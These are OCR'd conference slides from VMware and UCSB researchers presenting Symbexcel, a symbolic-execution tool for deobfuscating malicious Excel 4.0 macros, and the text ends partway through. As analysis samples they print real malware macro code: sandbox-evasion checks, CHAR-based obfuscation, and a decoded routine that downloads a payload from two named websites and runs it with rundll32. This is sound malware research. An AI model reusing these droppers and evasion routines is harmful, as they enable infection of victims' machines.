Symbexcel: Bringing the Power of Symbolic Execution to the Fight Against Malicious Excel 4 Macros

Giovanni Vigna, Nicola Ruaro, Fabio Pagani, Stefano Ortolani

Threat Analysis Unit, NSBU, VMware, Inc.
University of California, Santa Barbara

August 2021

vmware

Who we are

Giovanni Vigna

Senior Director of threat Intelligence – VMware

Professor of Computer Science – UCSB

Founder - Shellphish

Nicola Ruaro

PhD Student – UCSB

Member - Shellphish

Fabio Pagani

PostDoc Researcher – UCSB

Member - Shellphish

Stefano Ortolani

Threat Researcher – VMware

Excel 4.0/XLM Macros in Malware

A legacy of maliciousness

New trend in delivery malware

- Malware that is used to download or drop a more persistent payload

Primarily being delivered as email attachment

- Typically via XLS documents, but possible with certain OOXML types

Observed deploying commodity malware

- Trickbot, Danabot, Gozi, Zloader, etc.

We have been tracking this threat since the beginning of 2020

Set of obfuscation techniques in continuing evolution

What Are XL4 Macros?

Power to be abused

25+ year old feature of Excel


- Predecessor to/replaced by VBA macros

Large set of functions that can be used to interact with both an Excel workbook and the operating system (WinAPI access)


- Robust, and easy to understand and create
- Resemble today's Excel formulas/functions

Commonly used for benign purposes by older workbooks that have not migrated to VBA


- Legitimate business use for calculations



Standard Function



XL4 Examples



What Are XL4 Macros?

Standard vs XL4 macros

Standard Formulas/Functions

Limited to workbook-related calculations/computations (math/stats)

Interaction with components outside of the workbook NOT possible

Enabled by default on all worksheets

XL4 Functions

Robust functionality that allows access to file system, registry, WinAPI, etc.

Replaced by VBA macros, but are still functional today

Must reside on an Excel 4.0-enabled macro sheet

XL4 Macro Essentials

Code and data

=ALERT("This will execute first!")	<--- this is the Auto_Open cell
=ALERT("This will execute second!")	
=ALERT("This will execute third!")	
=GOTO(RC[1])	=ALERT("This will execute fourth!")
	=RETURN()

Control flow

In an XL4 macro the entry point is the cell containing the Auto_Open label

Once the Auto_Open cell is executed, control flow is passed to the cell directly below within the same column; this pattern repeats until interrupted

This sequential line-by-line execution can be interrupted by transferring control to another cell via the functions GOTO, RUN, or a user-defined function

Data flow

=FORMULA("This string will be written to the cell to the right", RC[1])	This string will be written to the cell to the right

Data is often moved around macro sheets via the FORMULA and FORMULA.FILL functions

These functions require a value to be written, and a reference of the destination cell


Example: Environmental Checks

Hidden macro sheet

No obfuscated code


Sandbox evasion routine:

- User interaction
- Mouse capability
- Audio capability



	A	B	C
1	=IF(ALERT("We found a problem with some content. Do you wa	=IF(ISNUMBER(SEARCH("LOS",Sheet1!Y103)),	=FORMULA.FILL(Sheet1!Y100
2	=IF(GET.WORKSPACE(19),,CLOSE(TRUE)) Mouse	=RETURN()	=FORMULA.FILL(Sheet1!Y101
3	=IF(GET.WORKSPACE(42),,CLOSE(TRUE)) Audio	=IF(ISNUMBER(SEARCH("LOS",Sheet1!Y103)),	=FORMULA.FILL(Sheet1!Y102
4	=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),	=RETURN()	=FORMULA.FILL(Sheet1!Y103
5	=RETURN()		
6			
7			
8			
9			
10			
11			
12	xGH1XhvLMa2X4cVA3qtx		

Evasion Routine




Example: Evasion Evolution

Extra protection

- Hides macro sheet with *VeryHidden* flag instead of *Hidden*

Extends evasion routine

- Checks display size/dimensions of workspace
- Height/width
- Another sandbox evasion attempt



Original evasion tricks


```
1 =IF(GET.WORKSPACE(42),,CLOSE(TRUE))
2 =GET.WORKSPACE(13)
3 =GET.WORKSPACE(14)
4 =IF(A2<770, CLOSE(FALSE),)
5 =IF(A3<381, CLOSE(FALSE),)
6 =IF(GET.WORKSPACE(19),,CLOSE(TRUE))
```

New evasion trick:
Display Size Check
Height: (13)
Width: (14)

Example: Obfuscation

Obfuscation:

- Heavy usage of CHAR function
- Translates decimal to ASCII:
  - CHAR(76) = ‘L’
- Build true payload one character at a time (concatenation)




	A	B	C	D	E	F	G	H	I	J	K
1	=CHAR(61)&CHAR(73)	=CHAR(61)	=CHAR(61)	=CHAR(61)	=CHAR(61)	=CHAR(61)	=CHAR(61)	=CHAR(61)	=CHAR(61)&	=CHAR(61)	=FORMULA(A1
2	=CHAR(70)	=CHAR(73)	=CHAR(73)	=CHAR(73)	=CHAR(73)	=CHAR(67)	=CHAR(73)	=CHAR(65)	=CHAR(65)	=CHAR(76)	=FORMULA(B1
3	=CHAR(40)	=CHAR(70)	=CHAR(70)	=CHAR(70)	=CHAR(70)	=CHAR(65)	=CHAR(70)	=CHAR(76)	=CHAR(76)	=CHAR(79)	=FORMULA(C1
4	=CHAR(71)	=CHAR(40)&CHAR(71)	=CHAR(40)&CHAR(71)	=CHAR(40)	=CHAR(40)	=CHAR(76)	=CHAR(82)	=CHAR(69)	=CHAR(76)	=CHAR(83)	=FORMULA(D1
5	=CHAR(69)	=CHAR(69)	=CHAR(69)	=CHAR(71)	=CHAR(73)	=CHAR(76)	=CHAR(91)	=CHAR(82)	=CHAR(40)	=CHAR(69)	=FORMULA(E1
6	=CHAR(84)	=CHAR(84)	=CHAR(84)	=CHAR(84)	=CHAR(78)	=CHAR(34)	=CHAR(45)	=CHAR(84)&C	=CHAR(34)	=CHAR(40)	=FORMULA(F1
7	=CHAR(46)	=CHAR(46)	=CHAR(46)	=CHAR(46)	=CHAR(85)	=CHAR(117	=CHAR(49)	=CHAR(34)	=CHAR(83)	=CHAR(65)	=FORMULA(G1
8	=CHAR(87)	=CHAR(87)	=CHAR(87)	=CHAR(87)	=CHAR(77)	=CHAR(114	=CHAR(93)	=CHAR(84)	=CHAR(104)	=CHAR(76)	=FORMULA(H1
9	=CHAR(79)&CHAR(82)	=CHAR(79)	=CHAR(79)	=CHAR(79)	=CHAR(66)	=CHAR(108	=CHAR(60)	=CHAR(104)	=CHAR(101)&	=CHAR(83)	=FORMULA(I18
10	=CHAR(75)	=CHAR(82)	=CHAR(82)	=CHAR(82)	=CHAR(69)	=CHAR(105	=CHAR(48)	=CHAR(101)	=CHAR(108)	=CHAR(69)	=FORMULA(J1
11	=CHAR(83)	=CHAR(75)	=CHAR(75)&CHAR(83)	=CHAR(75)	=CHAR(82)	=CHAR(111	=CHAR(44)	=CHAR(32)	=CHAR(51)	=CHAR(41)	=WORKBOOK.
12	=CHAR(80)	=CHAR(83)	=CHAR(80)	=CHAR(83)	=CHAR(40)	=CHAR(110	=CHAR(67)	=CHAR(119)	=CHAR(50)		=GOTO(L1)
13	=CHAR(65)	=CHAR(80)	=CHAR(65)	=CHAR(80)	=CHAR(69)	=CHAR(34)	=CHAR(65)	=CHAR(111)	=CHAR(34)		
14	=CHAR(67)	=CHAR(65)	=CHAR(67)	=CHAR(67)	=CHAR(65)	=CHAR(44)	=CHAR(76)	=CHAR(114)	=CHAR(44)		
15	=CHAR(69)	=CHAR(67)&CHAR(69)	=CHAR(69)					0) =CHAR(107)	=CHAR(34)		
16	=CHAR(40)	=CHAR(40)	=CHAR(40)					4) =CHAR(98)	=CHAR(83)		
17	=CHAR(49)	=CHAR(49)	=CHAR(49)&CHA					1(=CHAR(111)&	=CHAR(104)		
18	=CHAR(51)&CHAR(41)	=CHAR(52)	=CHAR(41)					1(=CHAR(107)	=CHAR(101)&		
19	=CHAR(60)	=CHAR(41)	=CHAR(44)	=CHAR(41)	=CHAR(34)	=CHAR(111	=CHAR(108	=CHAR(32)	=CHAR(108)		
20	=CHAR(55)	=CHAR(60)	=CHAR(44)	=CHAR(44)	=CHAR(10	=CHAR(115	=CHAR(109	=CHAR(99)	=CHAR(69)		
21	=CHAR(55)	=CHAR(51)	=CHAR(67)	=CHAR(44)	=CHAR(11(	=CHAR(110	=CHAR(11'	=CHAR(97)	=CHAR(120)		
22	=CHAR(48)	=CHAR(56)	=CHAR(76)	=CHAR(76)	=CHAR(10(	=CHAR(108	=CHAR(11(	=CHAR(110)	=CHAR(101)		
23	=CHAR(44)	=CHAR(49)&CHAR(44)	=CHAR(79)	=CHAR(79)	=CHAR(11'	=CHAR(111	=CHAR(34)	=CHAR(110)	=CHAR(99)		
24	=CHAR(32)	=CHAR(32)	=CHAR(83)&CHAR(69)	=CHAR(83)	=CHAR(11(	=CHAR(100	=CHAR(34)	=CHAR(111)	=CHAR(117)		
25	=CHAR(67)	=CHAR(67)	=CHAR(40)	=CHAR(69)	=CHAR(11(	=CHAR(84)	=CHAR(85)	=CHAR(116)&	=CHAR(116)		
26	=CHAR(76)	=CHAR(76)	=CHAR(84)	=CHAR(40)	=CHAR(34)	=CHAR(111	=CHAR(82)	=CHAR(98)	=CHAR(101)		
27	=CHAR(79)&CHAR(83)	=CHAR(79)	=CHAR(82)	=CHAR(84)	=CHAR(44)	=CHAR(70)	=CHAR(76)	=CHAR(101)	=CHAR(65)		
28	=CHAR(69)	=CHAR(83)	=CHAR(85)	=CHAR(85)	=CHAR(71)	=CHAR(105	=CHAR(68)	=CHAR(32)	=CHAR(34)		
29	=CHAR(40)	=CHAR(69)	=CHAR(69)	=CHAR(69)	=CHAR(84)	=CHAR(108	=CHAR(11'	=CHAR(111)	=CHAR(44)		
30	=CHAR(70)	=CHAR(40)	=CHAR(41)	=CHAR(41)	=CHAR(46)	=CHAR(101	=CHAR(11(	=CHAR(112)	=CHAR(34)		
31	=CHAR(65)	=CHAR(70)	=CHAR(41)	=CHAR(41)	=CHAR(87)	=CHAR(65)	=CHAR(11(	=CHAR(101)	=CHAR(74)&		

All the CHARs.

Example: Time Dependency

Evasion:

- Must be executed on specific day of month
- Day of month is used in deobfuscation routine



Example: Time Dependency

```
+4=>3<@I"K1
+4>=A@IK1 #
+4@3/2@I K1 ##
+41:=A3@I!K1
+47:323:3B3@I&K1
+747A<C;03@A3/@16@I!K11:=A34/:A3
+1(JCaS`aJ53BE=@9A>/13 $J/^^2ObOJ:]QOZJBS[^J1D@@/<2
+Vbb^a(UWOgb]`SQ][e^T`]\b^V^
+Vbb^a(URQVcPQ][e^Q`]\b^V^
+1/::c`Z[]\C@:2]e\Z]K1@I!K1
+74@IK1*1/::c`Z[]\1188@I K1@
+/:3@BBVSe]`YP]]YQRPg;WQ`]a]Tb3
+1/::AVSZZ! AVSZZ3f1(JEW\R]eaJagab
+1:=A34/:A3
```

Executed on Incorrect Day

```
=IF(GET.WORKSPACE(13)<770,CLOSE(FALSE),)
=IF(GET.WORKSPACE(14)<390,CLOSE(FALSE),)
=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),,CLOSE(TRUE))
="C:\Users\"&GET.WORKSPACE(26)&"\AppData\Local\Temp\"&RANDBETWEEN(1,9999)&".reg"
="EXPORT HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel\Security "&Y6&" /y"
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\reg.exe",Y7,0,5)
=WAIT(NOW()+"00:00:03")
=FOPEN(Y6)
=FPOS(Y10,215)
=FREAD(Y10,255)
=FCLOSE(Y10)
=FILE.DELETE(Y6)
=IF(ISNUMBER(SEARCH("0001",Y12)),CLOSE(FALSE),)
="C:\Users\"&GET.WORKSPACE(26)&"\AppData\Local\Temp\CVR"&RANDBETWEEN(1000,999
="https://gameaze.com/wp-content/themes/wp_data.php"
="https://friendoffishing.com/wp-content/themes/calliope/template-parts/wp_data.php"
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,Y17,Y16,0,0)
=IF(Y19<0,CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,Y18,Y16,0,0),)
=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it's corrupt. ",2)
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\rundll32.exe",Y16&",DllRegisterServer",0,5)
=CLOSE(FALSE)
```

Executed on Correct Day

vmware


Example: Function Obfuscation

REGISTER is used to register windows function with custom names

Windows function are called using custom name

Use of label and cell address to access string

Evades static deobfuscator to extract useful strings like function name, DLL name, URLs, etc.



The Problem with Deobfuscation

Many techniques to obfuscate malware

Some techniques hinder detection, some help

Deobfuscating macros necessary for:

- Understanding possible behaviors
- Extracting indicators of compromise (IoCs)

Extracting macros is a tedious, error-prone task

- Static analysis does not work
- Dynamic analysis only sees one path at a time

Can we automate deobfuscation in the presence of environmental checks?

How can we guess the “right values”?

The Power of Symbolic Execution

Technique to model multiple (all) possible executions

Interpret the code, keeping input values symbolic

If a conditional statement is found, fork a new state and add the appropriate constraint

Once an interesting point in the execution is reached, use a constraint solver to obtain a set of values that satisfy the constraints

